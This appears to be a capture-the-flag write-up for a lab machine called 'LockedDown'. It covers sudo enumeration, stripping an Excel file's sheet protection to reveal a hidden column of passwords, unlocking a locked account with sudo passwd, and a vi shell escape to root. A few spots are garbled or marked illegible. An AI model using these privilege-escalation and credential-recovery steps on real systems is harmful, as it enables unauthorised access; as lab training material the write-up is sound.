

OmniCTF - (B2R - LockedDown)

This is an assumed breach scenario, credentials below are given for initial access.

```
jake:2eEhVmkzMHTq
```

Enumeration

We access the server using SSH port 2222.

```
ssh jake@targetIP -p 2222
```

Some basic enumeration shows a lot of users in the system and `jake` is in the group `it`.

```
7a97b152800b:~$ ls /home
aaron    allison  bob      carol    dylan    gavin    jack     justin   marcus   oliver
adrian   andrew   bobby    christian ethan     grace    jake     kevin    mason    ryan
aiden    anthony  brandon  connor   eve       henry    jason    liam     mitchel  samuel
alec     benjamin caleb    daniel   frank     irene    jordan   logan    nathan   tyler
alice    blake    cameron  dave     gabriel   isaac    joshua   lux      noah     zachary
7a97b152800b:~$ id
uid=1048(jake) gid=107(it) groups=107(it),107(it)
7a97b152800b:~$
```

We see that we can run `passwd -l` and `passwd -u` as `root`.

```
7a97b152800b:~$ sudo -l
Matching Defaults entries for jake on 7a97b152800b:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for jake:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User jake may run the following commands on 7a97b152800b:
    (root) NOPASSWD: /usr/bin/passwd -l *, /usr/bin/passwd -u *
7a97b152800b:~$
```

Upon looking up groups in `/etc/group`, we see the groups who users are assigned to. 1 stood out, that is `mitchel` as a member of `itAdmin`.

```
nobody:x:65534:
finance:x:101:aaron,benjamin,connor,isaac,liam,oliver,irene,jack
hr:x:102:adrian,blake,daniel,jason,logan,ryan,alice,bob
marketing:x:103:aiden,brandon,dylan,jordan,marcus,samuel,carol,dave,eve
sales:x:104:alec,caleb,ethan,joshua,mason,tyler,frank,grace,henry
executive:x:105:andrew,cameron,gabriel,justin,nathan,zachary
guest:x:106:anthony,christian,gavin,kevin,noah,bobby,allison,lux
it:x:107:jake
itAdmin:x:108:mitchel
7a97b152800b:~$
```

Enumeration (cont.)

More enumeration revealed `/opt/Book1.xlsx`.

```
7a97b152800b:~$ ls -la /opt
total 24
drwxr-xr-x  1 root  root    4096 Jun  7 16:24 .
drwxr-xr-x  1 root  root    4096 Jun  7 16:29 ..
-rw-r--r--  1 root  root   12500 Jun  7 16:24 Book1.xlsx
7a97b152800b:~$
```

We shall inspect it by copying it to our machine.

```
scp -P 2222 jake@127.0.0.1:/opt/Book1.xlsx .
```

```
jake@127.0.0.1's password:
scp -P 2222 jake@127.0.0.1:/opt/Book1.xlsx .
Book1.xlsx                                100% 12KB 3.0MB/s 00:00
```

In sheet 2, we see a column of users.

	A	C	D
1	User		
2	aaron		
3	adrian		
4	aiden		
5	alec		
6	andrew		
7	anthony		
8	benjamin		
9	blake		
0	brandon		
1	caleb		
2	cameron		
3	christian		

However, column B is hidden.

	A	B	C	D
1	User			
2	aaron			
3	adrian			
4	aiden			
5	alec			
6	andrew			
7	anthony			
8	benjamin			
9	blake			
10	brandon			
11	caleb			
12	cameron			
13	christian			

We can unhide it, as the sheet is protected.

Home
New
Open
Share
Info
Save
Save As
Print
Export

Info

Book1

Upload
 Share
 Copy path
 Copy local path
 Open file location

Protect Workbook

One or more sheets in this workbook have been locked to prevent unwanted changes to the data.

- Sheet2

[Unprotect](#)

Check for Issues

Inspect Workbook

Before publishing this file, be aware that it contains:

- Hidden columns
- Content that people with disabilities find difficult to read
- A setting that automatically removes properties and personal information when the file is saved

[Allow this information to be saved in your file](#)

To bypass this protection, we shall unzip it, remove the `sheetProtection` attribute in the XML files and rezip it as a `.xlsx` file.

```
grep -ri sheetProtection
```

```
(kali㉿kali)-[~/Book1]
$ unzip Book1.xlsx -d Book1
Archive:  Book1.xlsx
  inflating: Book1/[Content_Types].xml
  inflating: Book1/_rels/.rels
  inflating: Book1/xl/workbook.xml
  inflating: Book1/xl/_rels/workbook.xml.rels
  inflating: Book1/xl/worksheets/sheet1.xml
  inflating: Book1/xl/worksheets/sheet2.xml
  inflating: Book1/xl/theme/theme1.xml
  inflating: Book1/xl/styles.xml
  inflating: Book1/xl/sharedStrings.xml
  inflating: Book1/xl/worksheets/_rels/sheet1.xml.rels
  inflating: Book1/xl/worksheets/_rels/sheet2.xml.rels
  inflating: Book1/xl/printerSettings/printerSettings1.bin
  inflating: Book1/xl/printerSettings/printerSettings2.bin
  inflating: Book1/docProps/core.xml
  inflating: Book1/docProps/app.xml
```

```
(kali㉿kali)-[~/Book1]
$ cd Book1
```

[illegible]


nano xl/worksheets/sheet2.xml , remove the highlighted line.

```
find . -type f | xargs zip ../spreadsheet-bypassed.xlsx
```

```
(kali㉿kali)-[~/Book1/Book1]
$ nano xl/worksheets/sheet2.xml

(kali㉿kali)-[~/Book1/Book1]
$ find . -type f | xargs zip ../spreadsheet-bypassed.xlsx
adding: docProps/app.xml (deflated 53%)
adding: docProps/core.xml (deflated 49%)
adding: [Content_Types].xml (deflated 75%)
adding: _rels/.rels (deflated 60%)
adding: xl/theme/theme1.xml (deflated 80%)
adding: xl/styles.xml (deflated 64%)
adding: xl/workbook.xml (deflated 62%)
adding: xl/printerSettings/printerSettings1.bin (deflated 71%)
adding: xl/printerSettings/printerSettings2.bin (deflated 71%)
adding: xl/worksheets/sheet2.xml (deflated 84%)
adding: xl/worksheets/sheet1.xml (deflated 53%)
adding: xl/worksheets/_rels/sheet2.xml.rels (deflated 42%)
adding: xl/worksheets/_rels/sheet1.xml.rels (deflated 42%)
adding: xl/_rels/workbook.xml.rels (deflated 71%)
adding: xl/sharedStrings.xml (deflated 65%)
```

We can then unhide column B, revealing all user credentials.



AutoSave Off spreadsheet-bypassed.xlsx

File Home Insert Draw Page Layout Formulas Data Review View Automate Help

Paste Cut Copy Format Painter Clipboard

Aptos Narrow 11 B I U Font

Alignment

F10

	A	B	C	D	E	F	G	H	I
1	User	Password							
2	aaron	K9!mV3#pL7@x							
3	adrian	T4@qZ8!nW2#r							
4	aiden	M7#vX1@kP9!s							
5	alec	R8!jN4#yT6@w							
6	andrew	P3@dK7!mQ1#x							
7	anthony	W6#tH2@vL8!n							
8	benjamin	Y9!pC5#rF3@k							
9	blake	N4@xJ8!qM7#t							
10	brandon	H2#wP9@dR4!y							
11	caleb	V7!mT3#kZ1@p							
12	cameron	Q5@nL8!xH6#r							
13	christian	K1#yW4@pN9!m							
14	connor	F8!rD2#tQ7@v							
15	daniel	X3@kM6!wP5#n							
16	dylan	T9#pV1@jR8!k							
17	ethan	L4!xQ7#mH2@w							
18	gabriel	M8@rK3!yT6#p							
19	gavin	P1#nW5@vX9!d							

Privilege Escalation

It is `mitche1`'s credentials we are looking for, at line 38.

Microsoft Excel interface showing the Home tab ribbon. The ribbon includes options for Paste, Cut, Copy, Format Painter, Clipboard, Font (Aptos Narrow, 11, Bold, Italic, Underline, Color, Background Color), and Alignment. The spreadsheet data is as follows:

	A	B	C	D	E	F	G	H
30	nathan	P5@rH3!wK1#y						
31	noah	X7#mQ4@tV9!n						
32	oliver	M1!pD8#kR2@w						
33	ryan	L9@xW5!nT6#q						
34	samuel	H4#rP7@yM3!v						
35	tyler	V8!kQ2#mL1@t						
36	zachary	N3@wX9!pH5#r						
37	jake	2eEhVmKzMHTq						
38	mitchel	sZus5bpFphyq						
39	bobby	rtaK6QzwwRdG						
40	allison	k1hH787WnVlIf						

Upon logging in as `mitchel` however, the credentials do not work.

```
ssh mitchel@127.0.0.1 -p 2222
mitchel@127.0.0.1's password:
Permission denied, please try again.
mitchel@127.0.0.1's password:
```

Recalling that `jake` can run `passwd -u`, perhaps the user `mitchel` is locked, hence let's try unlocking it then log in as `mitchel`.

```
7a97b152800b:~$ sudo passwd -u mitchel
passwd: password changed.
7a97b152800b:~$
```

And we are `mitchel`!

```
ssh mitchel@127.0.0.1 -p 2222
mitchel@127.0.0.1's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

7a97b152800b:~$ id
uid=1049(mitchel) gid=108(itAdmin) groups=108(itAdmin),108(itAdmin)
7a97b152800b:~$
```

Root

As `mitchel`, we can run `/usr/bin/readfile /home/jake/todolist.txt` as `root`.

```
7a97b152800b:~$ sudo -l
Matching Defaults entries for mitchel on 7a97b152800b:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for mitchel:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User mitchel may run the following commands on 7a97b152800b:
    (root) NOPASSWD: /usr/bin/readfile /home/jake/todolist.txt
7a97b152800b:~$
```

Upon running that, we see that we are opening `/home/jake/todolist.txt` using `vi` text editor.

[illegible]

After browsing [GTF0Bins](#), we see that in a `vi` terminal, we can pop a `root` shell by simply running `#!/bin/sh`.

[Sponsor](#)[Fork](#)[Star](#)

13,317

[Shell](#)[File write](#)[File read](#)

Shell

This executable can spawn an interactive system shell.

(a)

[Unprivileged](#)[Sudo](#)[SUID](#)

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

```
vi -c '!!/bin/sh' /dev/null
```

[illegible]

And we are `root`!



Windows PowerShell



Windows PowerShell



Windows PowerShell



2. Lock all user accounts at the time being.
3. Gather all logs for analysis later.
4. Perform root cause analysis by this week.

[illegible]

```
/home/mitchel # whoami
```

root

```
/home/mitchel # cat /root/flag.txt
```

```
OmniCTF{Ch4in3d_Sud0_F7W_9b46c17fe7631a46537ae9ef41acf335}/home/mitchel #
```